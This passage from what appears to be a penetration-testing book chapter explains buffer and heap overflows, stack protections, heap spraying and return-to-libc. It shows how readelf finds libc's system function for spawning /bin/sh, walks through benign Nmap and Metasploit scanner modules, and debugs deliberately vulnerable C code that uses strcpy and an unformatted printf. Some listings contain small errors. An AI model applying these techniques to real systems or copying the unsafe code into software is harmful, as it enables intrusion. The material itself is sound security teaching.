one it was supposed to and probably one that doesn't even exist in the memory space allocated to the process. If this happens, you get a *segmentation fault*; the program is trying to access a memory segment that doesn't belong to it. Your program will fail. Exploits work by manipulating the data being sent into the program in such a way that they can control that return address.

## Stack Protection

The overflow conditions have been a problem for decades. In fact, the Morris worm took advantage of buffer overflows in the late 1980s to exploit system services. The virulent spread of that worm crippled what was then a significantly smaller internet. Because it's been a long-standing problem that has caused countless outages and infiltrations, there are protections for it:

- The stack canary introduces a piece of data into the stack, before the return address. If the data value has been changed before the function returns, the return address isn't used.
- Address space layout randomization is often used to prevent buffer overflow attacks. Buffer overflows work because the attacker can always predict the address where their own code is inserted into the stack. When the program's address space is randomized, the address where the code is inserted will change with every run of the program, meaning the attacker can't know where to force a jump to. This makes these attacks useless.
- Nonexecutable stacks also prevent buffer overflow attacks from being successful. The stack is a place where data the program needs is stored. There is no reason the stack should ever have executable code. If the memory space where the stack is located gets flagged as nonexecutable, the program can never jump to anything in the stack to run.
- Validating input prior to doing any copying of data is also a protection. Buffer overflows exist because programmers and programming languages allow big spaces to be copied into small spaces. If programmers would do input validation before performing any action on the data, many vulnerabilities would disappear.

## Heap Overflows

A *heap overflow* follows the same idea as the buffer overflow. The difference is in where it happens and what may result. Whereas the stack is full of *known* data, the heap is full of *unknown* data—that is, the stack has data that is known and allocated at the time of compile. The heap, on the other hand, has data that is allocated dynamically while the program is running. To see how this works, let's revise the program we were using before. You can see the changes in [Example 10-6](#).

### Example 10-6. Heap allocation of data

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void strCopy(char *str)
{
    char *local = malloc(10 * (sizeof(char)));

    strcpy(str, local);
    printf(str);
}

int main(int argc, char **argv)
{
    char *str = malloc(25 * (sizeof(char)));

    strCopy(str);

    return 0;
}
```

Instead of just defining a variable that includes the size of the character array, as we did earlier, we are allocating memory and assigning the address of the start of that allocation to a variable called a *pointer*. Our pointer knows where the beginning of the allocation is, so if we need to use the value in that memory location, we use the pointer to get to it.

The difference between heap overflows and stack overflows is what is stored in each location. On the heap, there is nothing but data. If you overflow a buffer on the heap, the only thing you will do is corrupt other data that may be on the heap. This is not to say that heap overflows are not exploitable. However, it requires several more steps than just overwriting the return address as could be done in the stack overflow situation.

Another attack tactic related to this is *heap spraying*. With a heap spray, an attack is taking advantage of the fact that the address of the heap is known. The exploit code is then sprayed into the heap. This still requires that the extended instruction pointer (EIP) needs to be manipulated to point to the address of the heap where the executable code is located. This is a much harder technique to protect against than a buffer overflow.

## Return to libc

This next particular attack technique is still a variation on what we've seen. Ultimately, what needs to happen is the attacker getting control of the instruction pointer that indicates the location of the next instruction to be run. If the stack has been flagged as nonexecutable or if the stack has been randomized, we can use libraries where the address of the library and the functions in it are always known.

The reason the library has to be in a known space is to prevent every program running from loading the library into its own address space. When there is a shared library, if it is loaded into a known location, every program can use the same executable code from the same location. If executable code is stored in a known location, though, it can be used as an attack. The standard C library, known in library form as *libc*, is used across all C programs and it houses some useful functions. One is the *system* function, which can be used to execute a program in the operating system. If attackers can jump to the *system* function address, passing in the right parameter, they can get a shell on the targeted system.

To use this attack, we need to identify the address of the library function. We use the *system* function, though others will also work, because we can directly pass */bin/sh* as a parameter, meaning we're running the shell, which can give us command-line access. We can use a couple of tools to help us with this. The first is *ldd*, which lists all the dynamic libraries used by an application. **Example 10-7** has the list of dynamic libraries used by the program *wubble*. This provides the address where the library is loaded in memory. Once we have the starting address, we need the offset to the function. We can use the program *readelf* to get that. This is a program that displays all of the symbols from the *wubble* program.

### Example 10-7. Getting address of function in libc

```
savagewood:root~# ldd wubble
    linux-vdso.so.1 (0x00007fff537dc000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007faff90e2000)
    /lib64/ld-linux-x86-64.so.2 (0x00007faff969e000)
savagewood:root~# readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
232: 0000000000127530  99 FUNC    GLOBAL DEFAULT
    13 svcerr_systemerr@@GLIBC_2.2.5
607: 0000000000042510  45 FUNC    GLOBAL DEFAULT
    13 __libc_system@@GLIBC_PRIVATE
1403: 0000000000042510  45 FUNC    WEAK     DEFAULT  13 system@@GLIBC_2.2.5
```

Using the information from these programs, we have the address to be used for the instruction pointer. This would also require placing the parameter on the stack so the function can pull it off and use it. One thing to keep in mind when you are working with addresses or anything in memory is the architecture—the way bytes are ordered in memory.

We are concerned about two architecture types here. One is called little-endian, and the other is big-endian. With *little-endian* systems, the least significant byte is stored first. On a *big-endian* system, the most significant byte is stored first. Little-endian systems are backward from the way we think. Consider how we write numbers. We read the number 4,587 as *four thousand five hundred eighty-seven*. That's because the most significant number is written first. In a little-endian system, the least significant value is written first. In a little-endian system, we would say *seven thousand eight hundred fifty-four*.

Intel-based systems (and AMD is based on Intel architecture) are all little-endian. This means when you see a value written the way we would read it, it's backward from the way it's represented in memory on an Intel-based system, so you have to take every byte and reverse the order. The preceding address would have to be converted from big-endian to little-endian by reversing the byte values.

## Writing Nmap Modules

Now that you have a little bit of a foundation of programming and understand exploits, we can look at writing some scripts that will benefit us. Nmap uses the Lua programming language to allow others to create scripts that can be used with Nmap. Although Nmap is usually thought of as a port scanner, it also has the capability to run scripts when open ports are identified. This scripting capability is handled through the Nmap Scripting Engine (NSE). Nmap, through NSE, provides libraries that we can use to make script writing much easier.

Scripts can be specified on the command line when you run *nmap* with the *--script* parameter followed by the script name. This may be one of the dozens of scripts that are in the Nmap package; it may be a category or it could be your own script. Your script will register the port that's relevant to what is being tested when the script is loaded. If *nmap* finds a system with the port you have indicated as registered open, your script will run. [Example 10-8](#) is a script that I wrote to check whether the path */foo/* is found on a web server running on port 80. This script was built by using an existing Nmap script as a starting point. The scripts bundled with Nmap are in */usr/share/nmap/scripts*.

### *Example 10-8. Nmap script*

```
local http = require "http"
local shortport = require "shortport"
local stdnse = require "stdnse"
local table = require "table"

description = [[
A demonstration script to show NSE functionality
]]
```

```

author = "Ric Messier"
license = "none"
categories = {
    "safe",
    "discovery",
    "default",
}

portrule = shortport.http

-- our function to check existence of /foo
local function get_foo (host, port, path)
    local response = http.generic_request(host, port, "GET", path)
    if response and response.status == 200 then
        local ret = {}
        ret['Server Type'] = response.header['server']
        ret['Server Date'] = response.header['date']
        ret['Found'] = true
        return ret
    else
        return false
    end
end

function action (host, port)
    local found = false
    local path = "/foo/"
    local output = stdnse.output_table()

    local resp = get_foo(host, port, path)
    if resp then
        if resp['Found'] then
            found = true
            for name, data in pairs(resp) do
                output[name] = data
            end
        end
    end
    end

    if #output > 0 then
        return output
    else
        return nil
    end
end
end

```

Let's break down the script. The first few lines, the ones starting with *local*, identify the Nmap modules that will be needed by the script. They get loaded into what are essentially class instance variables. This provides us a way of accessing the functions in the module later. After the module loading, the metadata of this script is set,

including the description, the name of the author, and the categories the script falls into. If someone selects scripts by category, the categories you define for this script will determine whether this script runs.

After the metadata, we get into the functionality of the script. The first thing that happens is we set the port rule. This indicates to Nmap when to trigger your script. The line `portrule = shortport.http` indicates that this script should run if the HTTP port (port 80) is found to be open. The function that follows that rule is where we check to see whether the path `/foo/` is available on the remote system. This is where the meat of this particular script is. The first thing that happens is `nmap` issues a GET request to the remote server based on the port and host passed into the function.

Based on the response, the script checks to see whether there is a 200 response. This indicates that the path was found. If the path is found, the script populates a hash with information gathered from the server headers. This includes the name of the server as well as the date the request was made. We also indicate that the path was found, which will be useful in the calling function.

Speaking of the calling function, the `action` function is the function that `nmap` calls if the right port is found to be open. The `action` function gets passed to the host and the port. We start by creating some local variables. One is the path we are looking for, and another is a table that `nmap` uses to store information that will be displayed in the `nmap` output. Once we have the variables created, we can call the function discussed previously that checks for the existence of the path.

Based on the results from the function that checks for the path, we determine whether the path was found. If it was found, we populate the table with all the key/value pairs that were created in the function that checked the path. [Example 10-9](#) shows the output generated from a run of `nmap` against a server that did have that path available.

#### *Example 10-9. nmap output*

```
Nmap scan report for yazpistachio.lan (192.168.86.51)
Host is up (0.0012s latency).

PORT      STATE SERVICE
80/tcp    open  http
| test:
|   Server Type: Apache/2.4.29 (Debian)
|   Server Date: Fri, 06 Apr 2018 03:43:17 GMT
|_ Found: true
MAC Address: 00:0C:29:94:84:3D (VMware)
```

Of course, this script checks for the existence of a web resource by using built-in HTTP-based functions. You are not required to look for only web-based information. You can use TCP or UDP requests to check proprietary services. It's not really great

practice, but you could write Nmap scripts that send bad traffic to a port to see what happens. First, Nmap isn't a great monitoring program, and if you are really going to try to break a service, you want to understand whether the service crashed. You could poke with a malicious packet and then poke again to see if the port is still open, but there may be better ways of handling that sort of testing.

## Extending Metasploit

Metasploit is written in Ruby, so it shouldn't be a big surprise to discover that if you want to write your own module for Metasploit, you would do it in Ruby. On a Kali Linux system, the directory you want to pay attention to is `/usr/share/metasploit-framework/modules`. Metasploit organizes all of its modules, from exploits to auxiliary to post-exploit, in a directory structure. When you search for a module in Metasploit and you see what looks like a directory structure, it's because that's exactly where it is. As an example, one of the EternalBlue exploits has a module that `msfconsole` identifies as `exploit/windows/smb/ms17_010_psexec`. If you want to find that module in the file-system on a Kali Linux installation, you would go to `/usr/share/metasploit-framework/modules/exploit/windows/smb/`, where you would find the file `ms17_010_psexec.rb`.

Keep in mind that Metasploit is a framework. It is commonly used as a penetration testing tool used for point-and-click exploitation (or at least type-and-enter exploitation). However, it was developed as a framework that would make it easy to develop more exploits or other modules. Using Metasploit, all the important components were already there, and you wouldn't have to recreate them every time you need to write an exploit script. Metasploit not only has modules that make some of the infrastructure bits easier, but also has a collection of payloads and encoders that can be reused. Again, it's all about providing the building blocks that are needed to be able to write exploit modules.

Let's take a look at how to go about writing a Metasploit module. Keep in mind that anytime you want to learn a bit more about functionality that Metasploit offers, you can look at the modules that come with Metasploit. In fact, copying chunks of code out of the existing modules will save you time. The code in [Example 10-10](#) was created by copying the top section from an existing module and changing all the parts defining the module. The class definition and inheritance will be the same because this is an Auxiliary module. The includes are all the same because much of the core functionality is the same. Of course, the functionality is different, so the code definitely deviates there. This module was written to detect the existence of a service running on port 5999 that responds with a particular word when a connection is made.

### *Example 10-10. Metasploit module*

```
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
```

```

include Msf::Auxiliary::Scanner
include Msf::Auxiliary::Report

def initialize
  super(
    'Name' => 'Detect Bogus Script',
    'Description' => 'Test Script To Detect Our Service',
    'Author' => 'ram',
    'References' => [ 'none' ],
    'License' => MSF_LICENSE
  )

  register_options(
    [
      Opt::RPORT(5999),
    ]
  )
end

def run_host(ip)
  begin
    connect

    # sock.put("hello")
    resp = sock.get_once()

    if resp != "Wubble"
      print_error("#{ip}:#{rport} No response")
      return
    end

    print_good("#{ip}:#{rport} FOUND")
    report_vuln({
      :host => ip,
      :name => "Bogus server exists",
      :refs => self.references
    })
    report_note(
      :host => ip,
      :port => datastore['RPORT'],
      :sname => "bogus_serv",
      :type => "Bogus Server Open"
    )

    disconnect

  rescue Rex::AddressInUse, ::Errno::ETIMEDOUT, Rex::HostUnreachable,
    Rex::ConnectionTimeout, Rex::ConnectionRefused, ::Timeout::Error,
    ::EOFError => e
    e.log("#{e.class} #{e.message}\n#{e.backtrace * "\n"}")
  end
end

```



```
        ensure
            disconnect
        end
    end
end
```

Let's break down this script. The first part, as noted before, is the initialization of the metadata that is used by the framework. This provides information that can be used to search on. The second part of the initialization is the setting of options. This is a simple module, so there aren't options aside from the remote port. The default gets set here, though it can be changed by anyone using the module. The *RHOSTS* value isn't set here because it's just a standard part of the framework. Since this is a scanner discovery module, the value is *RHOSTS* rather than *RHOST*, meaning we generally expect a range of IP addresses.

The next function is also required by the framework. The *initialize* function provides data for the framework to consume. When this module is run, the *run\_host* function is called. The IP address is passed into the function. The framework keeps track of the IP address and the port to connect to, so the first thing we call is *connect*, and Metasploit knows that means initiate a TCP connection (we included the TCP module in the beginning) to the IP address passed into the module on the port identified by the *RPORT* variable. We don't need to do anything else to initiate a connection to the remote system.

Once the connection is open, the work begins. If you start scanning through other module scripts, you may see multiple functions used to perform work. This may be especially true with exploit modules. For our purposes, a TCP server sends a known string to the client when the connection is opened. Because that's true, the only thing our script needs to do is to listen to the connection. Any message that comes from the server will be populated in the *resp* variable. This value is checked against the string *Wubble* that this service is known to send.

If the string doesn't match *Wubble*, the script can return after printing an error out by using the *print\_error* function provided by Metasploit. The remainder of the script is populating information that is used by Metasploit, including the message that's printed out in the console indicating success. This is done using the *print\_good* function. After that, we call *report\_vuln* and *report\_note* to populate information. These functions are used to populate the database that can be checked later.

Once we have the script written, we can move it into place. Since I've indicated this is a scanner used for discovery, it needs to be put into */usr/share/metasploit-framework/modules/scanner/discovery/*. The name of the script is *bogus.rb*. The *.rb* file extension indicates it's a Ruby script. Once you copy it into place and start up *msfconsole*, the framework will do a parse of the script. If syntax errors prevent a compilation stage, *msfconsole* will print the errors. Once the script is in place and *msfconsole* is started, you will be able to search for the script and then *use* it as you would any other script.

Nothing else is needed to let the framework know the script is there and available. You can see the process of loading and running the script in [Example 10-11](#).

### Example 10-11. Running our script

```
msf > use auxiliary/scanner/discovery/bogus
msf auxiliary(scanner/discovery/bogus) > set RHOSTS 192.168.86.45
RHOSTS => 192.168.86.45
msf auxiliary(scanner/discovery/bogus) > show options
```

Module options (auxiliary/scanner/discovery/bogus):

Name	Current Setting	Required	Description
RHOSTS	192.168.86.45	yes	The target address range or CIDR identifier
RPORT	5999	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/discovery/bogus) > run
```

```
[+] 192.168.86.45:5999 - 192.168.86.45:5999 FOUND
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The message you see when the service is found is the one from the `print_good` function. We could have printed out anything that we wanted there, but indicating that the service was found seems like a reasonable thing to do. You may have noticed a line commented out in the script, as indicated by the `#` character at the front of the line. That line is what we'd use to send data to the server. Initially, the service was written to take a message in before sending a message to the client. If you needed to send a message to the server, you could use the function indicated in the commented line. You will also have noted that there is a call to the `disconnect` function, which tears down the connection to the server.

## Disassembling and Reverse Engineering

Reverse engineering is an advanced technique, but that doesn't mean you can't start getting used to the tools even if you are a complete amateur. If you've been through the rest of this chapter, you can get an understanding of what the tools are doing and what you are looking at. At a minimum, you'll start to see what programs look like from the standpoint of the CPU. You will also be able to watch what a program is doing, while it's running.

One of the techniques we'll be talking about is debugging. We'll take a look at the debuggers in Kali to look at the broken program from earlier. Using the debugger, we can catch the exception and then take a look at the stack frame and the call stack to

see how we managed to get where we did. This will help provide a better understanding of the functioning of the program. The debugger will also let us look at the code of the program in assembly language, which is the mnemonic view of the opcodes the CPU understands.

The debugger isn't the only tool we can use to look at the code of the program. We'll look at some of the other tools that are available in Kali.

## Debugging

The primary debugger used in Linux is *gdb*. This is the GNU debugger. Debugging programs is a skill that takes time to master, especially a debugger that is as dense with features as *gdb* is. Even using a GUI debugger, it takes some time to get used to running the program and inspecting data in the running program. The more complex a program is, the more features you can use, which increases the complexity of the debugging.

To make best use of the debugger, your program should have debugging symbols compiled into the executable. This helps the debugger provide far more information than you would otherwise have. You will have a reference to the source code from the executable. When you need to set breakpoints, telling the debugger where to stop the program, you can base the breakpoint on the source code. If the program were to crash, you'd get a reference to the line in the source code. The one area where you won't get additional details is in any libraries that are brought into the program. This includes the standard C library functions.

Running a program through the debugger can be done on the command line, though you can also load up the program after you start the debugger. To run our program *wubble* in the debugger, we would just run *gdb wubble* on the command line. To make sure you have the debugging symbols, you would add *-g* to the command line when you compile the program. **Example 10-12** shows starting the debugger up with the program *wubble* that has had the debugging symbols compiled into the executable.

### *Example 10-12. Running the debugger*

```
savagewood:root~# gdb wubble
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
```

```
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from wubble...done.
```

What we have now is the program loaded into the debugger. The program isn't running yet. If we run the program, it will run to completion (assuming no errors), and we won't have any control over the program or insight into what is happening. **Example 10-13** sets a breakpoint based on the name of a function. We could also use a line number and a source file to identify a breakpoint. The breakpoint indicates where the program should stop execution. To get the program started, we use the *run* command in *gdb*. One thing you may notice in this output is that it references the file *foo.c*. That was the source file used to create the executable. When you indicate the name of the executable file using *-o* with *gcc*, it doesn't have to have anything to do with the source filenames.

#### *Example 10-13. Setting a breakpoint in gdb*

```
(gdb) break main
Breakpoint 1 at 0x6bb: file foo.c, line 15.
(gdb) run
Starting program: /root/wubble

Breakpoint 1, main (argc=1, argv=0x7fffffff5f8) at foo.c:15
15      printf(argv[1]);
(gdb)
```

Once the program is stopped, we have complete control over it. You'll see in **Example 10-14** the control of the program, running it a line at a time. You'll see the use of both *step* and *next*. There is a difference between these, though they may appear to look the same. Both commands run the next operation in the program. The difference is that with *step*, the control follows into every function that is called. If you use *next*, you will see the function called without stepping into it. The function executes as normal; you just don't see every operation within the function. If you don't want to continue stepping through the program a line at a time, you use *continue* to resume normal execution. This program has a segmentation fault in it that results from the buffer overflow.

#### *Example 10-14. Stepping through a program in gdb*

```
(gdb) step
__printf (format=0x0) at printf.c:28
28      printf.c: No such file or directory.
(gdb) step
32      in printf.c
(gdb) next
```

```
33      in printf.c
(gdb) continue
Continuing.
```

```
Program received signal SIGSEGV, Segmentation fault.
__strcpy_sse2 () at ../sysdeps/x86_64/strcpy.S:135
135      ../sysdeps/x86_64/strcpy.S: No such file or directory.
```

We're missing the source files for the library functions, which means we can't see the source code that goes with each step. As a result, we get indications where we are in those files but we can't see anything about the source code. Once the program has halted from the segmentation fault, we have the opportunity to see what happened. The first thing we want to do is take a look at the stack. You can see the details from the stack frame in [Example 10-15](#) that we get from calling *frame*. You will also see the call stack, indicating the functions that were called to get us to where we are, obtained with *bt*. Finally, we can examine the contents of variables using *print*. We can print from filenames and variables or, as in this case, indicating the function name and the variable.

#### *Example 10-15. Looking at the stack in gdb*

```
(gdb) print strCopy::local
$1 = "0\345\377\377\377\177\000\000p\341\377\367\377\177\000\000\000\000"
(gdb) print strCopy::str
$2 = 0x0
(gdb) frame
#0  __strcpy_sse2 () at ../sysdeps/x86_64/strcpy.S:135
135  in ../sysdeps/x86_64/strcpy.S
(gdb) bt
#0  __strcpy_sse2 () at ../sysdeps/x86_64/strcpy.S:135
#1  0x000055555555546a9 in strCopy (str=0x0) at foo.c:7
#2  0x000055555555546e6 in main (argc=1, argv=0x7fffffff5f8) at foo.c:16
(gdb)
```

So far, we've been working with the command line. This requires a lot of typing and requires that you understand all the commands and their uses. Much like Armitage is a GUI frontend for Metasploit, *ddd* is a frontend for *gdb*. *ddd* is a GUI program that makes all the calls to *gdb* for you based on clicking buttons. One advantage to using *ddd* is being able to see the source code if the file is in the directory you are in and the debugging symbols were included. [Figure 10-2](#) shows *ddd* running with the same *wubble* program loaded into it. You'll see the source code in the top-left pane. Above that is the contents of one of the variables that has been displayed. At the bottom, you can see all the commands that were passed into *gdb*.




Figure 10-2. Debugging with *ddd*

On the right-hand side of the screen, you will see buttons that allow you to step through the program. Using *ddd*, we can also easily set a breakpoint. If we select the function or the line in the source code, we can click the Breakpoint button at the top of the screen. Of course, using a GUI rather than a command-line program doesn't mean you can debug without understanding what you are doing. It will still require work to get really good with using a debugger and seeing everything that's available in the debugger. The GUI does allow you to have a lot of information on the screen at the same time rather than running a lot of commands in sequence and having to scroll through the output as you need to.

Using a debugger is an important part of reverse engineering, since it's how you can see what the program is doing. Even if you don't have the source code, you can still look at the program and all the data that is in place. Reverse engineering, remember, is about determining the functionality of a program without having access to the source code. If we had the source code, we could look at that without having to do any reversing. We could start from a forward view.

## Disassembling

As we've discussed previously, no matter what the program, by the time it hits the processor, it is expressed as operation codes (opcodes). These are numeric values that indicate a specific function that the processor supports. This function may be adding values, subtracting values, moving data from one place to another, jumping to a memory location, or one of hundreds of other opcodes. When it comes to compiled executables, the executable portion of the file is stored as opcodes and parameters. One way to view the executable portion is to disassemble it. There are a number of ways to get the opcodes. One of them is to return to *gdb* for this.

One of the issues with using *gdb* for this purpose is we need to know the memory location to disassemble. Programs don't necessarily begin at the same address. Every program will have a different entry point, which is the memory address of the first operation. Before we can disassemble the program, we need to get the entry point of our program. [Example 10-16](#) shows *info files* run against our program in *gdb*.

### *Example 10-16. Entry point of program*

```
(gdb) info files
Symbols from "/root/wubble".
Local exec file:
  `./root/wubble', file type elf64-x86-64.
  Entry point: 0x580
  0x0000000000000580 - 0x0000000000000762 is .text
  0x000000000200df8 - 0x000000000200fd8 is .dynamic
  0x000000000200fd8 - 0x000000000201000 is .got
  0x000000000201000 - 0x000000000201028 is .got.plt
  0x000000000201028 - 0x000000000201038 is .data
  0x000000000201038 - 0x000000000201040 is .bss
```

This tells us that the file we have is an ELF64 program. ELF is the Executable and Linkable Format, which is the container used for Linux-based programs. *Container* means that the file includes not only the executable portion but also the data segments and the metadata describing where to locate the segments in the file. You can see an edited version of the segments in the program. The *.bss* segment is the set of static variables, and the *.text* segment is where the executable operations are. We also know that the entry point of the program is 0x580. To see the executable, we have to tell *gdb* to disassemble the code for us. For this, we're going to start at the *main* function. We got this address when we set the breakpoint. Once you set the breakpoint in a function, *gdb* will give you the address that you've set the breakpoint at. [Example 10-17](#) shows disassembling starting at the address of the function named *main*.

### Example 10-17. Disassembling with *gdb*

```
(gdb) disass 0x6bb, 0x800
Dump of assembler code from 0x6bb to 0x800:
0x00000000000006bb <main+15>:    mov    -0x20(%rbp),%rax
0x00000000000006bf <main+19>:    add    $0x8,%rax
0x00000000000006c3 <main+23>:    mov    (%rax),%rax
0x00000000000006c6 <main+26>:    mov    %rax,%rdi
0x00000000000006c9 <main+29>:    mov    $0x0,%eax
0x00000000000006ce <main+34>:    callq 0x560 <printf@plt>
0x00000000000006d3 <main+39>:    mov    -0x20(%rbp),%rax
0x00000000000006d7 <main+43>:    add    $0x8,%rax
0x00000000000006db <main+47>:    mov    (%rax),%rax
0x00000000000006de <main+50>:    mov    %rax,%rdi
0x00000000000006e1 <main+53>:    callq 0x68a <strCopy>
0x00000000000006e6 <main+58>:    mov    $0x0,%eax
0x00000000000006eb <main+63>:    leaveq
0x00000000000006ec <main+64>:    retq
```

This is not the only way to get the executable code, and to be honest, this is a little cumbersome because it forces you to identify the memory location you want to disassemble. You can, of course, use *gdb* to disassemble specific places in the code if you are stepping through it. You will know the opcodes you are running. Another program you can use to make it easier to get to the disassembly is *objdump*. This will dump an object file like an executable. [Example 10-18](#) shows the use of *objdump* to disassemble our object file that we've been working with. For this, we're going to do a disassembly of the executable parts of the program, though *objdump* has a lot more capability. If source code is available, for instance, *objdump* can intermix the source code with the assembly language.

### Example 10-18. *objdump* to disassemble object file

```
savagewood:root~# objdump -d wubble

wubble:      file format elf64-x86-64
```

Disassembly of section `.init`:

```
0000000000000528 <_init>:
528:  48 83 ec 08          sub    $0x8,%rsp
52c:  48 8b 05 b5 0a 20 00  mov    0x200ab5(%rip),%rax
      # 200fe8 <__gmon_start__>
533:  48 85 c0            test   %rax,%rax
536:  74 02             je     53a <_init+0x12>
538:  ff d0            callq  *%rax
53a:  48 83 c4 08          add    $0x8,%rsp
53e:  c3              retq
```



Disassembly of section .plt:

```
0000000000000540 <.plt>:
540: ff 35 c2 0a 20 00    pushq 0x200ac2(%rip)
      # 201008 <_GLOBAL_OFFSET_TABLE_+0x8>
546: ff 25 c4 0a 20 00    jmpq  *0x200ac4(%rip)
      # 201010 <_GLOBAL_OFFSET_TABLE_+0x10>
54c: 0f 1f 40 00         nopl  0x0(%rax)

0000000000000550 <strcpy@plt>:
550: ff 25 c2 0a 20 00    jmpq  *0x200ac2(%rip)
      # 201018 <strcpy@GLIBC_2.2.5>
556: 68 00 00 00 00     pushq $0x0
55b: e9 e0 ff ff        jmpq  540 <.plt>
```

Of course, this won't do you a lot of good unless you know at least a little about how to read assembly language. Some of the mnemonics can be understood by just looking at them. The other parts, such as the parameters, are a little harder, though *objdump* has provided comments that offer a little more context. Mostly, you are looking at addresses. Some of them are offsets, and some of them are relative to where we are. On top of the memory addresses, there are registers. *Registers* are fixed-size pieces of memory that live inside the CPU, which makes accessing them fast.

## Tracing Programs

You don't have to deal with assembly language when you are looking at a program's operation. You can take a look at the functions that are being called. This can help you understand what a program is doing from a different perspective. There are two tracing programs we can use to get two different looks at a program. Both programs can be incredibly useful, even if you are not reverse engineering a program. If you are just having problems with the behavior, you can see what is called. However, neither of these programs are installed in Kali by default. Instead, you have to install both. The first one we will look at is *ltrace*, which gives you a trace of all the library functions that are called by the program. These are functions that exist in external libraries, so they are called outside the scope of the program that was written. [Example 10-19](#) shows the use of *ltrace*.

*Example 10-19. Using ltrace*

```
savagewood:root-# ltrace ./wubble aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
printf("aaaaaaaaaaaaaaaaaaaaaaaaaaaaa") = 28
strcpy(0x7ffe67378826, " r7g\376\177") = 0x7ffe67378826
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa+++ exited (status 0) +++
```

As this is a simple program, there isn't a lot to see here. There are really just two library functions that are called from this program. One is *printf*, which we call to print out the command-line parameter that is passed to the program. The next

library function that is called is *strcpy*. After this call, the program fails because we've copied too much data into the buffer. The next trace program we can look at, which gives us another view of the program functionality, is *strace*. This program shows us the system calls. *System calls* are functions that are passed to the operating system. The program has requested a service from the kernel, which could require an interface to hardware, for example. This may mean reading or writing a file, for instance. **Example 10-20** shows the use of *strace* with the program we have been working with.

### Example 10-20. Using *strace*

```
savagewood:root~# strace ./wubble aaaaaaaaaaaaaaaaaaaaaaa
execve("./wubble", [ "./wubble", "aaaaaaaaaaaaaaaaaaaaaa" ],
0x7ffdbff8fa88 /* 20 vars */) = 0
brk(NULL) = 0x55cca74b5000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=134403, ...}) = 0
mmap(NULL, 134403, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f61e6617000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\240\33\2\0\0\0\0"...
, 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1800248, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x7f61e6615000
mmap(NULL, 3906368, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) =
0x7f61e605a000
mprotect(0x7f61e620b000, 2093056, PROT_NONE) = 0
mmap(0x7f61e640a000, 24576, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1b0000) = 0x7f61e640a000
mmap(0x7f61e6410000, 15168, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f61e6410000
close(3) = 0
arch_prctl(ARCH_SET_FS, 0x7f61e66164c0) = 0
mprotect(0x7f61e640a000, 16384, PROT_READ) = 0
mprotect(0x55cca551d000, 4096, PROT_READ) = 0
mprotect(0x7f61e6638000, 4096, PROT_READ) = 0
munmap(0x7f61e6617000, 134403) = 0
